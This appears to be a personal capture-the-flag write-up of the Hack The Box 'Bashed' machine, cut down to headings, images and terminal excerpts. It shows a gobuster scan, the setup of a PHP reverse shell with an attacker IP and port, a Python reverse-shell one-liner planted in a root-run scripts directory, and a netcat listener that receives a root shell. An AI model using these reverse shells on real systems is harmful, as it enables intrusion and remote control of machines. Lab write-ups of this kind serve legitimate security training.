


Bash scriping pt2




```
┌──(chris㉿kali)-[~]
└─$ chmod +x gobuster_script.sh; ./gobuster_script.sh
enter ip address
10.10.10.68
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/28 23:44:38 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
Progress: 1828 / 220561 (0.83%)                                          ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2022/02/28 23:44:42 Finished
===============================================================
```


Bash Scripting Cont.




Gaining Access




Ganing Access



Linux file permissions



Enumeration of the File System



Setting up Reverse Shell

```
┌──(chris㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(chris㉿kali)-[~]
```


```
┌──(chris㉿kali)-[~/htb/bashed]
└─$ vim php-reverse-shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3';  // CHANGE THIS
$port = 1337;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Kali has webshells ready to go in its share directory

- The period is equal to the current working directory


Python Tricks




Catching the Reverse Shell



Enumeration of File System



Creating the Exploit




```
scriptmanager@bashed:/scripts$ echo "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.3\",5555));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);" > test.py
<no(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);" > test.py
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.3",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno
(),2);p=subprocess.call(["/bin/sh","-i"]);
scriptmanager@bashed:/scripts$
```


Rooted

```
┌──(chris㉿kali)-[~]
└─$ nc -lvvp 5555
listening on [any] 5555 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.68] 50312
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

